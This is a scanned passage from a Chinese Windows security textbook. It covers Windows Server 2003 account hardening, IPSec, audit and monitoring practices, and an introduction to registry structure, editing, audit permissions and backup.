


图 2-33 “启动”选项卡

2.5.2 Windows 系统账户保护的安全策略

Windiws 2003 专门为企业用户提供了系统程序，在使用此系统时，保护企业账户的安全性是必要的。通常通过提高密码的破解难度、启用账户锁定策略、限制用户登录、限制外部连接以及防范网络嗅探等措施，来进行保护账户。

1. 增加密码安全性

增加密码的安全性主要通过提高密码的复杂性、设置恰当的密码长度并经常更换密码来实现的。由于企业中存在一些非常敏感的数据，只有通过此种方式才能保护数据的安全性。

可以在密码中加入“,”、“。”等类型的符号来提高密码的复杂性；增加密码的长度只需要设置密码时多设置几位即可；经常更换密码也是保护企业数据安全的好习惯。

在 Windows Server 2003 系统中，可以通过在安全策略中设定“密码策略”来进行密码安全设置。Window Server 2003 系统的安全策略可以根据不同的网络环境和范围进行设置。例如，可针对本地计算机、域或相应的组织单元来进行设置。

以域安全策略为例，设置的作用范围包括企业网络中所指定域的所有成员。在域管理工具中运行“域安全策略”工具，然后就可以针对密码策略进行相应的设置。

2. 启用账户锁定策略

账户锁定是指在尝试登录的次数过多时，自动将账号冻结的功能。此种方式可以很好地躲避一些采用暴力猜解进行自动登录攻击的方式。

Windows 2003 系统在默认情况下锁定策略是关闭的。此时，对于黑客的猜解攻击没有任何限制，有耐心的攻击者通过自动登录工具和密码猜解字典进行攻击，破解密码只是时间问题。

账户锁定策略设置的第一步就是指定账户锁定的阈值，即锁定前该账户无效登录的次数。由于操作失误造成的登录失败的次数是有限的，设置锁定阈值为 3 次，这样只允许 3 次登录

尝试。如果3次登录全部失败，就会锁定该账户。

一旦该账户被锁定，即使合法用户也不能使用此账户，只有管理员才能重新启动该账户。为安全起见，可以设置锁定的时间和复位计数器的时间，这样即使3次无效登录后锁定账户，也只锁定设置的时间而已。虽然锁定账户有时间限制，但相对于秘密的泄露，还是十分可行的。

3. 用户登录限制

对于企业网络中的用户，可以限制其登录行为，来保障用户账户的安全性。这样即使密码出现泄漏，也可以在一定程度上阻挡黑客。

对于Windows Server 2003网络用户来说，运行“Active Directory用户和计算机”管理工具，然后选择相应的用户，设置其账户属性即可。

在账户属性对话框中，可以限制登录的时间和地点。单击“登录时间”按钮，在打开的对话框中可以设置用户登录的时间，可防止非工作时间的登录行为。

单击“登录到”按钮，可以设置允许该账户从哪些计算机进行登录。

单击“账户”按钮，可以通过选项来限制登录时的行为。例如，选择“用户必须用智能卡登录”选项，可避免直接使用密码验证。

4. 外部连接限制

网络远程拨号连接是企业用户所不能避免的。远程拨号访问技术实际上是通过低速的拨号连接将远程计算机接入到企业内部的局域网中，由于此连接无法隐藏，所以常成为黑客入侵内部网络的入口。

Windows Server 2003的远程访问服务器，默认情况下允许具有拨入权限的所有用户建立连接。因此合理地、严格地设置用户账户的拨入权限，限制拨入权限的分配范围，不轻易的赋予用户权限。

对于网络中的一些特殊用户，可通过回拨技术来提高网络安全性。所谓回拨，是指在主叫方通过验证后立即挂断线路，然后再回拨到主叫方的电话上。即使账户及其密码被破解，也不必有任何担心。

Windows Server 2003网络中，如果活动目录工作在native-mode（本机模式）下，可通过存储在访问服务器上或Internet验证服务器上的远程访问策略来管理。此时针对不同的情况可以设置不同的策略，这里不再赘述。

5. 网络嗅探防范

局域网采用的广播方式通信，信息非常容易被窃听。网络嗅探就是通过侦听所在网络中传输的数据来嗅探有价值的信息。针对此种情况可以使用如下的防御方式。

（1）利用交换机进行连接。在交换网络环境下，每一个交换端口就是一个独立的广播域，同时端口之间通过交换机进行桥接，而非广播。因为网络嗅探主要针对的是广播环境下的通信，因此在交换机环境下就不起作用。

上述方法也不是完全安全，通过ARP地址欺骗仍然可以实现一定范围的网络嗅探，黑客通过入侵某些型号的交换机和路由器仍然可以获得嗅探的能力。

（2）对会话进行加密。在通信双方建立加密的会话连接是非常有效的一种方法，特别是在企业网络中。这样即使黑客成功地进行网络嗅探，由于捕获的是密文，因而毫无价值。通

过完善 IP 通信的安全机制即可实现此效果。

IPSec 机制在新一代的操作系统中已经得到了很好的支持。在 Windows Server 2003 系统中，其服务器产品和客户端产品都提供了对 IPSec 的支持，从而增强了安全性、可伸缩性以及可用性，同时使部署和管理更加方便。

在 Windows Server 2003 系统的安全策略相关的管理工具集，例如本地安全策略、域安全策略、组策略等中，都集成了相关的管理工具。可以通过 MMC 机制进行管理。

依次执行“开始”→“运行”命令项，然后输入“mmc”命令，单击“确定”按钮即可打开“控制台”窗口。在此窗口中依次执行“文件”→“添加删除管理单元（M）”命令项，然后单击其中的“添加”按钮，打开“添加独立管理单元”对话框，在可用的独立管理单元中，选择“IP 安全策略管理”选项，单击“添加”按钮，再单击“完成”按钮即可得到了一个新的管理工具，为其命名并保存。

此时可以看到新建的安全策略，根据实际情况用户可以添加、修改和删除相应的 IP 安全策略。其中 Windows Server 2003 系统自带的有以下几个安全策略。

- 安全服务器（要求安全设置）策略；
- 客户端（只响应）策略；
- 服务器（请求安全设置）策略。

“客户端（只响应）”策略是根据对方的要求来决定是否采用 IPSec 协议；“服务器（请求安全设置）”策略要求支持 IP 安全机制的客户端使用 IPSec 协议，但允许不支持 IP 安全机制的客户端来建立不安全的连接；而“安全服务器（要求安全设置）策略则要求双方必须使用 IPSec 协议。

其中“安全服务器（要求安全设置）”策略默认允许不加密的受信任的通信，所以仍然能够被窃听。直接修改此策略或定制专门的策略，就可以实现有效的防范。

切换至“筛选器操作”选项卡，选择其中的“要求安全设置”选项。在此筛选器操作的属性设置中编辑安全措施，可以将安全措施设置为“高”。

上述 IPSec 加密数据通信的方法适用于企业网，通过部署组策略可以强制网络中的所有计算机使用 IPSec 加密通信。有得必有失，由于加密的严密性，也会产生许多不便，不过为了系统的安全还是很值得的。

2.5.3 Windows 系统监控的安全策略

由于软件系统的复杂性，新的安全漏洞总会层出不穷，所以实时地对系统的运行状态进行监视，可以及时地发现利用漏洞进行入侵的行为，做到未雨绸缪，防患于未然。

1. 系统审核机制

系统审核机制对系统中的各类事件进行跟踪记录并写入日志文件，管理员通过分析系统审核日志文件，可以查找系统和应用程序故障以及各类安全事件。

所有的操作系统、应用系统都带有日志记录功能。根据实际需要实时地将发生在系统中的事件记录下来，同时还可以通过查看与安全相关的日志文件的内容，来发现黑客的入侵和入侵后的行为。

默认的 Windows Server 2003 服务器安全策略并不对安全事件进行审核。从“安全配置和

分析”工具用 SecEdit 安全模板进行的分析结果可知，有红色标记的审核策略已经启用，可用来发现来自外部和内部的黑客的入侵行为。对于关键的应用服务器和文件服务器，还应该同时启用剩下的安全策略。

如果已经启用了“审核对象访问”策略，就要求必须使用 NTFS 文件系统。NTFS 文件系统不仅提供对用户的访问控制，而且还可以对用户的访问操作进行审核。不过此种审核功能，需要针对具体的对象来进行相应的配置。

在被审核对象“安全”属性的“高级”属性中添加要审核的用户和组，然后在此对话框中选择要审核的用户，就可以设置对其进行审核的事件和结果。在所有的审核策略生效后，可以通过检查系统的日志来发现黑客的入侵行为。

2．日志查看

在启用安全审核策略后，管理员应该经常查看安全日志的记录，才能有效地使用安全日志。

3．检测端口和连接

查看日志只能发现已经发生的入侵事件，有“亡羊补牢”之意，但对正在进行的入侵和破坏行为则无能为力，此时需要管理员掌握基本的实时监视技术。

入侵者在入侵后一般会在系统中留下后门，并且同时和外界的通信会建立一个 Socket 会话连接。利用 netstat 命令可以进行会话状态的检查，可以查看已经打开的端口和已经建立的连接。当然，利用第三方软件进行检测是最简单的一种方法。

4．系统进程和系统信息监视

除监视开放的端口外，还应该监视任务管理器的进程，查找木马程序和远程监控程序。

安装 Windows Server 2003 的支持工具后，可以获得一个进程查看工具 Process Viewer。通常，隐藏的进程寄宿在其他进程下，因此查看进程的内存映像也许可以发现异常。

黑客的攻击越来越隐蔽，常常会将木马注册为一个服务，避免其在进程列表中出现。因此，应该结合对系统中其他信息的监视，对系统信息中的软件环境下的各项环境进行相应的检查，实现远离黑客的目的。

2.6 小结

本章首先剖析了黑客进行口令获取与破解的原理，并给出了对应的防范措施，从中读者可以学到对自己的文件和数据进行保护的方法。了解了如何保护数据后，文中又讲述了系统常见的漏洞危害，通过举例说明一些黑客通过一些漏洞进行的非法入侵，提醒读者要时时关注系统的安全。并对危害较大和常见的漏洞给出了具体的防范解决方案。文中从系统漏洞的形成原理及检测，到攻击目标主机的途径及防范方法，进行了详细地讲解，读者了解到这些知识后，可以轻松地应用到实际操作中。

第3章 注册表的操作和安全防范

学习目标

本章不但介绍了注册表的基础知识，如注册表的概念、逻辑体系结构、数据类型及注册表的5大主键等。另外，还介绍了如何打开、编辑注册表，如何设置注册表权限，如何备份、恢复注册表等操作。本章还重点介绍了使读者掌握如何利用程序进行注册表的修改，如何利用网页隐藏程序，如何通过注册表修改IE浏览器等操作。掌握这些知识，有助于防范黑客对注册表的恶意攻击。

3.1 注册表基础知识

注册表是Windows 95之后的版本引进的，在此之前的图形操作系统中，对软硬件工作环境的配置是通过对扩展名为.ini文件的修改来完成的。由于每种设备或应用程序都需要有自己的INI文件，并且利用INI文件很难在网络上实现远程访问，因此INI文件管理起来很不方便。

3.1.1 注册表的概念

针对上述原因，采用了一种叫做“注册表”的数据库来进行统一管理软硬件信息，将各种信息资源集中起来并存储各种配置信息。按照这一原则，Windows各版本中都采用了将应用程序和计算机系统全部配置信息容纳在一起的注册表，用来管理应用程序和文件的关联、硬件设备说明、状态属性以及各种状态信息和数据。

注册表包含Windows系统在运行期间不断引用的信息，例如，每个用户的配置文件、计算机上安装的应用程序以及每个应用程序可以创建的文档类型、文件夹和应用程序图标的属性表设置、系统上存在哪些硬件以及正在使用哪些端口。

Windows注册表是帮助Windows系统控制硬件、软件、用户环境和Windows界面的一套数据文件。注册表包含在Windows目录下两个文件system.dat和user.dat中，还有它们的备份文件system.da0和user.da0。通过Windows目录下的regedit.exe程序可以存取注册表数据库。

注册表是用于保存程序所需要的信息的，当程序需要这些信息时，就从注册表中读出。所以，注册表最基本的功能就是用于保存信息。

3.1.2 注册表逻辑体系结构

注册表逻辑体系结构中最基本的是根键、子键、键值项和键值，并且是按照分级的方式

进行管理和组织的。

最底层的是根键，每个根键下有若干个子键，每个子键下又可以有若干子键，子键下可以有一个或多个键值项和键值。如图 3-1 所示，在展开的 HKEY_LOCAL_MACHINE 项下，“HKEY_LOCAL_MACHINE”为根键，“HARDWARE”和“SAM”为子键，最下方的“SAM”为键值。



图 3-1 “注册表编辑器”窗口

- **根键**：注册表中最底层的键，类似于磁盘上的根目录。注册表的 5 个根键为：

```
HKEY_CLASS_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
HKEY_CURRENT_CONFIG
```

- **子键**：子键位于根键下，又可以嵌套其他子键。在注册表的 5 个根键中，有若干的子键，而每个子键中又可以嵌套成千上万的子键，展开的 HKEY_CURRENT_USER 下的项即为子项。

- **键值项与键值**：在每个根键和子键下，可以有若干键值项和键值，这种结构类似于磁盘上根目录和子目录中的文件和文件内容。

3.1.3 注册表的数据类型

不同的系统定义的注册表数据类型大同小异，这里以 Windows XP 定义的数据类型进行介绍。

- **REG_BINARY**：未处理的二进制数据。多数硬件组件信息都以二进制数据存储，而以十六进制格式显示在注册表编辑器中。

- **REG_DWORD**：数据由 4 字节长的数表示。许多设备驱动程序和服务的参数都是这种类型，并且在注册表编辑器中以二进制、十进制或十六进制的格式显示。

- **REG_EXPAND_SZ**：长度可变的数据串。该数据类型包含在程序或服务使用该数据时确定的变量中。

- **REG_MULTI_SZ**：多重字符串。可被用户读取的列表或多值的值通常为该类型。各项之间用空格、逗号或其他标记分开。
- **REG_SZ**：固定长度的文本串。
- **REG_FULL_RESOURCE_DESCRIPTOR**：设计用来存储硬件元件或驱动程序的资源列表的一列嵌套数组。

3.1.4 注册表编辑器的 5 个主键

注册表编辑器有 5 个主键，如图 3-2 所示，其对应的功能如下所示。



图 3-2 “注册表编辑器”窗口

- **HKEY_CURRENT_USER**：包含当前登录用户的配置信息的根目录。用户文件夹、屏幕颜色和“控制面板”设置存储在此处。该信息被称为用户配置文件。
- **HKEY_USERS**：包含计算机上所有用户的配置文件的根目录。HKEY_CURRENT_USER 是 HKEY_USERS 的子项。
- **HKEY_LOCAL_MACHINE**：包含针对该计算机（对于任何用户）的配置信息。
- **HKEY_CLASSES_ROOT**：是 HKEY_LOCAL_MACHINE\Software 的子项。此处存储的信息可以确保当使用 Windows 资源管理器打开文件时，将打开正确的程序。
- **HKEY_CURRENT_CONFIG**：包含本地计算机在系统启动时所用的硬件配置文件信息。

3.2 操作注册表编辑器

熟悉注册表编辑器的各项基本功能后，合理使用注册表编辑器才是学习的重点，下面就来具体了解注册表编辑器的各项基本操作。

1. 打开注册表编辑器

不同的操作系统打开注册表编辑器的方法也不相同，各个操作系统打开注册表编辑器的

具体方法如下所示。

（1）Windows 98/98SE/Me：依次执行“开始”→“运行”命令项，在打开的对话框中输入“regedit.exe”命令，单击“确定”按钮即可打开注册表编辑器。因为 Windows 98/98SE/Me 中没有任何有效的权限限制功能，所以任何用户对注册表都有完全控制权。

（2）在 Windows 2000/2003/XP 中有两种打开注册表编辑器的方法：

- 依次执行“开始”→“运行”命令项，在打开的对话框中输入“regedit.exe”命令，单击“确定”按钮即可打开注册表编辑器；
- 依次执行“开始”→“运行”命令项，在打开的对话框中输入“regedt32.exe”命令，单击“确定”按钮即可打开注册表编辑器。

使用第一种方法打开的注册表编辑器和 Windows 98 下的界面一样，并且功能相同，用户不可以设置权限。使用第二种方法打开的注册表编辑器则可以很方便的设置权限。作为网络管理员，建议使用第二种方法来打开注册表编辑器，并设置相应的权限，以免被入侵者恶意修改注册表。

2. 查找子键或键值项

由于注册表编辑器的子键和键值项很多，若逐个寻找十分麻烦，因此利用注册表编辑器的查找功能是查找子键或键值项的重要方法。

（1）依次执行“开始”→“运行”命令项，在打开的对话框中输入“regedit.exe”命令，如图 3-3 所示。

（2）单击“确定”按钮，在打开的“注册表编辑器”窗口中，依次执行“编辑”→“查找”命令项，如图 3-4 所示。




图 3-3 “运行”窗口



图 3-4 “注册表编辑器”窗口

（3）打开如图 3-5 所示的“查找”对话框，在“查找目标”文本框中输入要查找的子键或者键值，这里输入“system”；然后在“查看”下的复选项中设置查看的内容。

（4）单击“查找下一个”按钮，即可查看相应的子键或者键值，如图 3-6 所示。




图 3-5 “查找”对话框



图 3-6 查找结果

3. 添加子键或键值项

在注册表的使用过程中添加子键或键值项是不可避免的，例如遭受一些恶意代码攻击后，注册表中的一些子键或键值项出现问题，此时可以添加子键或键值项来修复注册表。

具体的操作步骤如下所示。

（1）打开注册表编辑器，例如在 HKEY_CURRENT_USER 根键下建立一子键 123456。

（2）右键单击“HKEY_CURRENT_USER”项，在弹出的快捷菜单中依次选择“新建”→“项”命令项，如图 3-7 所示。



图 3-7 选择“新建”→“项”命令

（3）在如图 3-8 所示的窗口中选择“新建#1”，将其命名为“123456”，如图 3-9 所示，实现了对子键的添加，添加键值时重复上述步骤即可。




图 3-8 选择“新建#1”



图 3-9 将“新建#1”命名为“123456”

4. 删除子键或键值项

删除恶意代码写入的子键或键值项，才能完全清除恶意代码带来的攻击。删除子键或键值项其实很简单。

（1）打开注册表编辑器，选择需要删除的子键或键值项，这里以刚添加的 123456 子键为例进行讲述。

（2）右键单击需要删除的子键或键值项，在弹出的快捷菜单中选择“删除”命令项，如图 3-10 所示。

（3）弹出如图 3-11 所示的“确认项删除”提示框，单击“是”按钮即可实现对子键的删除操作。



图 3-10 选择“删除”命令




图 3-11 “确认项删除”提示框

3.3 注册表权限设置

合理的设置注册表的使用权限，才能更好地保护计算机的安全。利用 Windows XP 的审

核机制，管理员可以查看是否有用户曾对注册表进行过编辑。

激活审核机制并设置相应权限的具体步骤如下所示。

（1）打开注册表编辑器，选择需要进行激活审核机制的主键或子键，例如 HKEY_Local_USER\Console，右键单击此项，在弹出的快捷菜单中依次执行“编辑”→“权限”命令项，如图 3-12 所示。



图 3-12 “注册编辑器”窗口

（2）打开如图 3-13 所示的“Console 的权限”对话框。单击“高级”按钮，在打开的对话框中切换到“审核”选项卡，如图 3-14 所示。




图 3-13 “Console 的权限”对话框




图 3-14 “Console 的高级安全设置”对话框

（3）单击“添加”按钮，打开如图 3-15 所示的“选择用户或组”对话框，在该对话框的“输入要选择的对象名称”文本框中输入需要审核的用户、组或计算机的名称。

（4）单击“确定”按钮，打开如图 3-16 所示的“Console 的审核项目”对话框。在该对话框中，勾选需要审核的复选项。




图 3-15 “选择用户或组”对话框




图 3-16 “Console 的审核项目”对话框

进行审核的各种事件的具体说明如下所示。

- **查询数值**：审核任何试图从注册表子键分支中读取键值项数据的操作。
- **设置数值**：审核任何试图从注册表中设定键值项数据的操作。
- **创建子项**：审核在选定的注册表子键下创建子键分支的事件。
- **枚举子项**：审核试图标识注册表中的子键的事件。
- **通知**：审核来自注册表键的通知事件。
- **创建链接**：审核试图在特定子键中创建符号链接的事件。
- **删除**：审核删除注册表对象的事件。
- **写入所有者**：获取一个子键的所有权。
- **写入 DAC**：审核用户访问子键写入任意 ACl（安全权限）页获得访问权的事件。
- **读取控制**：审核用户访问子键的安全权限。

（5）单击“确定”按钮完成设置。重启机器使更改生效，此后被审核用户所进行的相关操作将被系统自动记录。

3.4 注册表的备份、恢复、导入和导出

通过对注册表的备份，在受到黑客攻击系统崩溃时，可以利用备份的注册表还原系统配置，所以注册表的备份在计算机维护中起到至关重要的作用。

3.4.1 备份注册表

Windows XP 自身提供了备份工具，利用该工具可以轻松实现对注册表的备份。具体的操作步骤如下所示。

（1）依次执行“开始”→“程序”→“附件”→“系统工具”→“备份”命令项，打开如图 3-17 所示的“欢迎”界面。

（2）单击“下一步”按钮，打开如图 3-18 所示的“备份或还原”对话框，点选“备份文件和设置”单选项。

